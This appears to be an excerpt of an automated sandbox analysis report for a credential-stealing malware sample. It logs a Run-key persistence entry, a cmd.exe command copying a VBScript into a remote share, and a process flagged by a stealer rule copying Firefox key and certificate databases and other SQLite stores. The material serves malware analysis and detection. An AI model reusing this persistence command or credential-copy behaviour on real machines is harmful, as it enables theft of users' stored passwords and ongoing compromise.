C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	3	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\04de61553901f06e2f763b6f03a6f65a\Microsoft.VisualBasic.ni.dll.aux	0	1708	success or wait	1	7FFBAA595F36	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Path	unicode	\\tsclient\C\Program Files\aburrar.vbs	success or wait	1	7FFBA91F141F	RegSetValueExW

Analysis Process: cmd.exe PID: **8056**, Parent PID: **7908**

General

Target ID:	6
Start time:	09:15:12
Start date:	14/06/2024

Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C copy *.vbs "\\tsclient\C\Program Files\aburrar.vbs"
Imagebase:	0x7ff7a9af0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\gatherNetworkInfo.vbs	0	512	success or wait	1	7FF7A9AF5037	ReadFile

Analysis Process: conhost.exe PID: **8064**, Parent PID: **8056**

General

Target ID:	7
Start time:	09:15:12
Start date:	14/06/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6ee680000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AddInProcess32.exe PID: **8168**, Parent PID: **7908**

General

Target ID:	9
Start time:	09:15:15
Start date:	14/06/2024
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe"
Imagebase:	0xcd0000
File size:	43'008 bytes
MD5 hash:	9827FF3CDF4B83F9C86354606736CA9C
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_PXRECVOWEIWOEI, Description: Yara detected PXRECVOWEIWOEI Stealer, Source: 00000009.00000002.1681596776.00000000030DC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7311F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7311F4C3	unknown
C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	71FF0794	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release\key4.db	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release\cert9.db	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpB97.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpB97.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp1F34.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp1F34.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp3198.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp3198.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp31D7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp31D7.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp448A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp448A.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp5604.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp5604.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp6720.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp6720.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7752.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp7752.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp77A1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp77A1.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpA565.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpA565.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpC105.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpC105.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpC173.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC173.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpCE79.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpCE79.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpDB30.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpDB30.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpE8C2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpE8C2.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpF3A4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7261246F	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpF3A4.tmp.dat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AddInProcess32.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7359A0B7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB97.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp3198.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp1F34.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp31D7.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp448A.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp5604.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp6720.tmp.dat	success or wait	2	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp7752.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp77A1.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpA565.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpC105.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpC173.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpCE79.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpE8C2.tmp.dat	success or wait	1	71FEE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpF3A4.tmp.dat	success or wait	1	71FEE04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release\key4.db	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 01 01 00 40 20 20 00 00 00 02 00 00 00 09 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 6a fd 0d 7f fd 00 08 7a 3c 00 7b fd 7f fd 7b fd 7b 61 7b 1f 7a fd 7a 3c 7a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .jz<{{{a{zz<z	success or wait	3	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release\cert9.db	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 01 01 00 40 20 20 00 00 00 07 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 2e 6a fd 0d 7f fd 00 06 7a fd 00 7b fd 7f fd 7b fd 7b 6a 7b 2a 7a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .jz{{{j{*z	success or wait	2	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB97.tmp.dat	0	524288	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 02 00 00 00 2e 00 00 00 00 00 00 00 00 00 00 00 26 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 4b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 6a fd 0d 7f fd 00 2d 61 3e 00 7e fd 7f fd 7c 30 7b 64 7a fd 7a fd 7a 22 79 fd 79 33 78 fd 78 4b 77 fd 76 fd 75 fd 75 47 74 fd 74 3b 73 41 73 fd 71 fd 70 fd 71 fd 70 7b 6f fd 6f 68 6e fd 6e 65 6d fd 6e 2c 6d 39 6c fd 6b fd 6c 50 6a fd 6a 01 68 fd 68 1f 67 fd 64 fd 63 fd 63 36 62 17 62 fd 61 fd 61 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .&K.j-a>~|0{ dzzz"yy3xxKwvuuGtt;sAsqpqp{ooh nnemn,m9lklPjjhhgdcc6bbaa>	success or wait	10	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp1F34.tmp.dat	0	98304	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 03 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 6a fd 0d 7f fd 00 02 7d fd 00 7d fd 7f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j}}	success or wait	1	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3198.tmp.dat	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 07 fd 00 00 00 00 0d 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp31D7.tmp.dat	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 04 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 6a fd 0d 0f fd 00 04 0c fd 00 0f 67 0f fd 0d 24 0c fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .jg$	success or wait	1	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp448A.tmp.dat	0	106496	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 34 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 6a fd 05 00 00 00 04 07 fd 00 00 00 00 31 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ 4!.j1	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp5604.tmp.dat	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 27 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 0f fd 00 00 00 00 1a 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ ' .j	success or wait	2	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6720.tmp.dat	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 27 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 0f fd 00 00 00 00 1a 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ ' .j	success or wait	2	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7752.tmp.dat	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 0d 0f fd 00 04 0e fd 00 0f 67 0f fd 0e fd 0f 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .jg4	success or wait	1	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
